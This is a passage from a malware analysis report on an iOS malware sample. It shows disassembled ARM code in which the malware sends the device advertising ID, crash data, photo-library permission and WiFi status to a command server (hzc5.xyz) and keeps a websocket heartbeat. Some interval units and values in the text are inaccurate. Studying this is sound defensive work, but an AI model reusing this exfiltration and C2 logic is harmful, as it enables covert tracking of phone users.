


Figure 12 - GetCrash and isDestory Methods

getCrash

The **+[UserDefaultsManager getCrash:]** method is responsible to get the crashes details, we are not going to show its details.

saveCrash

The **+[HttpUtils saveCrash:]** method executes a **HTTP** Post request to "**/api/apple/savecrash**", it sends two parameters:

- **adid** with the **IDFA** value
- **content** with the crash details If the request succeeds the malware executes a function that print a log message, otherwise the malware executes another function that do a **RET** instruction.

In the screenshow below we can see the **saveCrash** method.

```
LDR             X0, [X8,#classRef_NSString@PAGEOFF]
ADRL            X8, cfstr_ApiAppleSavecr ; "/api/apple/savecrash"
ADRL            X9, cfstr_HttpHzc5Xyz ; "http://hzc5.xyz"
STP             X9, X8, [SP,#0x70+exception_content]
ADRL            X2, stru_1017B4F78 ; "%@%@"
BL              stringWithFormat_
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X21, X0
STR             X20, [SP,#0x70+exception_content]
ADRL            X0, stru_1017B76B8 ; format
BL              _NSLog  ; Parameters:% @
ADRL            X8, cfstr_Adid ; "adid"
STR             X8, [SP,#0x70+adid]
ADRP            X8, #classRef_CommonUtils@PAGE
LDR             X0, [X8,#classRef_CommonUtils@PAGEOFF]
BL              getAdid
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X22, X0
ADRL            X8, cfstr_Content ; "content"
STP             X8, X0, [SP,#0x70+content]
STR             X20, [SP,#0x70+var_40]
ADRP            X8, #classRef_NSDictionary@PAGE
LDR             X0, [X8,#classRef_NSDictionary@PAGEOFF]
ADD             X2, SP, #0x70+var_48
ADD             X3, SP, #0x70+adid
MOV             W4, #2
BL              dictionaryWithObjects_forKeys_count_
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X23, X0
MOV             X0, X20 ; id
BL              _objc_release
MOV             X0, X22 ; id
BL              _objc_release
ADRL            X8, null_0 ; failure              RET function
STR             X8, [SP,#0x70+exception_content]
ADRL            X7, print_log ; success           Print log function
MOV             X0, X19
MOV             X2, X21 ; urlString
MOV             X3, X23 ; parameters
MOV             X4, #0  ; headers
MOV             X5, #0  ; constructingBodyWithBlock
MOV             X6, #0  ; progress
BL              POST_parameters_headers_constructingBodyWithBlock_progress_success_failure_
```

Figure 13 - HttpUtils saveCrash Method

The **+[UserDefaultsManager saveCrash:]** method is responsible to save the crashes details into the **standUserDefaults**, we are not going to show its details.

isDestory

The **+[UserDefaultsManager isDestory]** method is responsible to check if the application should be terminated, this is done by checks if the key “**isDestory**” in the standardUserDefaults is set to **1**.




Figure 14 - UserDefaultsManager isDestory Method

Websocket Connection

After all these checks, the malware tries to connect to the **websocket** server using the JetFire library from github. In the disassembler we can recognize the code snipet from the github readme.




Figure 15 - Websocket Connection

Scheduled Tasks

At this point the malware uses the **NSTimer** class to invoke the scheduledTimerWithTimeInterval:target:selector:userInfo:repeats: method to schedule fours tasks. We can see the method details below.

```
+ (NSTimer *)scheduledTimerWithTimeInterval:(NSTimeInterval)ti
                                     target:(id)aTarget
                                   selector:(SEL)aSelector
                                   userInfo:(id)userInfo
                                    repeats:(BOOL)yesOrNo;
```

Parameters:

- **timeinterval**: the number of seconds between firings of the timer. If it is less than or equal to 0.0, this method chooses the nonnegative value of 0.0001 seconds instead
- **target**: the object to which to send the message specified by aSelector when the timer fires. The timer maintains a strong reference to target until it (the timer) is invalidated
- **selector**: the message to send to target when the timer fires

- **userInfo**: the user info for the timer. The timer maintains a strong reference to this object until it (the timer) is invalidated
- **repeats**: if YES, the timer will repeatedly reschedule itself until invalidated. If NO, the timer will be invalidated after it fires

The malware schedules the execution of four tasks: **sendHeartbeat**, **checkAuth**, **checkWifi**, and **testSpeed**.

sendHeartbeat

The **-[AppDelegate sendHeartbeat]** methods is used to let the C2 know that the malware is alive on the victim's phone. It writes che strings "**heartbeat**" on the **websocket** connection.

Let's see how it is executed and how it works.

Before schedule the task, the malware saves the value **10** (**0x40A00000**) in a **float** variable called "**heartTime**", after that it schedules the task to execute the **sendHeartbeat** method after a Time Interval of **5.0** ms, the repeats param is set to **1**, this means that the task will reschedule itself.

```
BL              _objc_release
ADRP            X8, #_OBJC_IVAR_$_AppDelegate._heartTime@PAGE ; float _heartTime;
LDRSW           X8, [X8,#_OBJC_IVAR_$_AppDelegate._heartTime@PAGEOFF] ; float _heartTime;
MOV             W9, #0x40A00000
STR             W9, [X22,X8]
ADRP            X27, #classRef_NSTimer@PAGE
LDR             X0, [X27,#classRef_NSTimer@PAGEOFF] ; Class
ADRP            X8, #selRef_sendHeartbeat@PAGE
LDR             X3, [X8,#selRef_sendHeartbeat@PAGEOFF] ; selector
FMOV            D0, #5.0 ; TimeInterval
MOV             X2, X22 ; target Self
MOV             X4, #0  ; userInfo
MOV             W5, #1  ; repeats
BL              msgSend_scheduledTimerWithTimeInterval_target_selector_userInfo_repeats_
MOV             X29, X29
```

Figure 16 - sendHeartbeat Task

The **sendHeartbeat** method checks if the **websocket** connection is up, if not it tries to reconnect, otherwise if the value of the "**heartTime**" is not equal to **5.0**, it invalidates and reschedules the task again with a Time Interval of **104** ms (**0x41A00000**). Then the method writes the string "**Heartbeat**" on the **websocket** connection.




Figure 17 - sendHeartbeat Method

checkAuth

The **-[AppDelegate checkAuth]** method checks if the user has given the application permission to access the photo library.

The malware schedules the **checkAuth** method with a Time Interval of **34.5** ms (**0x404E000000000000**), as for the previous task, the **repeats** param is set to **1**, this means that this task will reschedule itself.




Figure 18 - checkAuth Task

The **checkAuth** method executes the **hasPicAuth** method that it just a wrapper for the **+[PHPhotoLibrary authorizationStatus]** method used to check if the user has given the application permission related to the photo library.

If the permission is enabled, the malware executes the **+[HttpUtils updateAuth:auth:]** method with two arguments, the strings "**2**" and "**1**".




Figure 19 - checkAuth Method

The **updateAuth:auth:** method performs a **HTTP Post** request to "**/api/apple/applyauth**", it sends three parameters:

- **adid** with the IDFA value
- **type** with the value **2**
- **auth** with the value **1**

```
ADRL            X8, cfstr_ApiAppleApplya ; "/api/apple/applyauth"
ADRL            X9, cfstr_HttpHzc5Xyz ; "http://hzc5.xyz"
STP             X9, X8, [SP,#0x80+var_80]
ADRL            X2, stru_1017B4F78 ; "%@%@"
BL              stringWithFormat_
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X22, X0
ADRL            X8, cfstr_Adid ; "adid"
STR             X8, [SP,#0x80+str_adid] ; str_adid
ADRP            X8, #classRef_CommonUtils@PAGE
LDR             X0, [X8,#classRef_CommonUtils@PAGEOFF]
BL              getAdid
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X23, X0
ADRL            X8, cfstr_Type ; "type"
ADRL            X9, cfstr_Auth ; "auth"
STP             X0, X21, [SP,#0x80+value_adid_value_2]
STP             X8, X9, [SP,#0x80+str_type_str_auth]
STR             X20, [SP,#0x80+value_1]
ADRP            X8, #classRef_NSDictionary@PAGE
LDR             X0, [X8,#classRef_NSDictionary@PAGEOFF]
ADD             X2, SP, #0x80+value_adid_value_2
ADD             X3, SP, #0x80+str_adid
MOV             W4, #3
BL              dictionaryWithObjects_forKeys_count_
```

Figure 20 - updateAuth:auth: Method

checkWifi

The **-[AppDelegate checkWifi]** method is used to check if the phone is connected via WiFi.


The malware schedules the **checkWifi** method with a Time Interval of **30** ms , the repeats param is set to **1** in this case too.

```
BL              _objc_release
LDR             X0, [X27,#classRef_NSTimer@PAGEOFF]
ADRP            X8, #selRef_checkWifi@PAGE
LDR             X3, [X8,#selRef_checkWifi@PAGEOFF]
FMOV            D0, #30.0 ; TimeInterval
MOV             X2, X22 ; target
MOV             X4, #0  ; userInfo
MOV             W5, #1  ; repeats
BL              msgSend_scheduledTimerWithTimeInterval_target_selector_userInfo_repeats_
```

Figure 21 - checkWifi Task

The **checkWifi** method is just a wrapper for the **+[HttpUtils changeWifiStatus]** method that performs a **HTTP Post** request to “**/api/apple/changewifistatus**”, it sends two parameters:

- **adid** with the **IDFA** value
- **is_wifi** with the value returned from the **+[HttpUtils isWifi]** method



```
ADRL            X8, cfstr_ApiAppleChange ; "/api/apple/changewifistatus"
ADRL            X9, cfstr_HttpHzc5Xyz ; "http://hzc5.xyz"
STP             X9, X8, [SP,#0x70+var_70]
ADRL            X2, stru_1017B4F78 ; "%@%@"
BL              stringWithFormat_
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X20, X0
ADRL            X8, cfstr_Adid ; "adid"
STR             X8, [SP,#0x70+var_58]
ADRP            X8, #classRef_CommonUtils@PAGE
LDR             X0, [X8,#classRef_CommonUtils@PAGEOFF]
BL              getAdid
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X22, X0
ADRL            X8, cfstr_IsWifi ; "is_wifi"
STP             X8, X0, [SP,#0x70+var_50]
MOV             X0, X21
BL              isWifi
MOV             X29, X29
```

Figure 22 - changeWifiStatus Method

The **isWiFi** method compares the return value of the opensource **-[Reachability currentReachabilityStatus]** method, if the returned value is **2** (it means that the WiFi is used) it returns **1** otherwise it returns **0**.

```
; id __golang +[HttpUtils isWifi](id, SEL)
__HttpUtils_isWifi_

var_10= -0x10
var_s0=  0

STP             X20, X19, [SP,#-0x10+var_10]!
STP             X29, X30, [SP,#0x10+var_s0]
ADD             X29, SP, #0x10
ADRP            X8, #classRef_Reachability@PAGE
LDR             X0, [X8,#classRef_Reachability@PAGEOFF]
BL              reachabilityForInternetConnection
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X19, X0
BL              currentReachabilityStatus
ADRL            X8, cfstr_0 ; "0"
ADRL            X9, cfstr_1 ; "1"
CMP             X0, #2
CSEL            X20, X9, X8, EQ
MOV             X0, X19 ; id
BL              _objc_release
MOV             X0, X20
LDP             X29, X30, [SP,#0x10+var_s0]
LDP             X20, X19, [SP+0x10+var_10],#0x20
RET
```

Figure 23 - isWiFi Method

We can recognize the **currentReachabilityStatus** method in the disassembler.

```
signed __int64 __golang -[Reachability currentReachabilityStatus](Reachability *self, SEL a2)
{
  void *v2; // x0
  signed __int64 result; // [xsp+30h] [xbp+20h]

  if ( (unsigned int)isReachable(v2) )
    isReachableViaWiFi();
  return result;
}
```

```
-(NetworkStatus)currentReachabilityStatus
{
    if([self isReachable])
    {
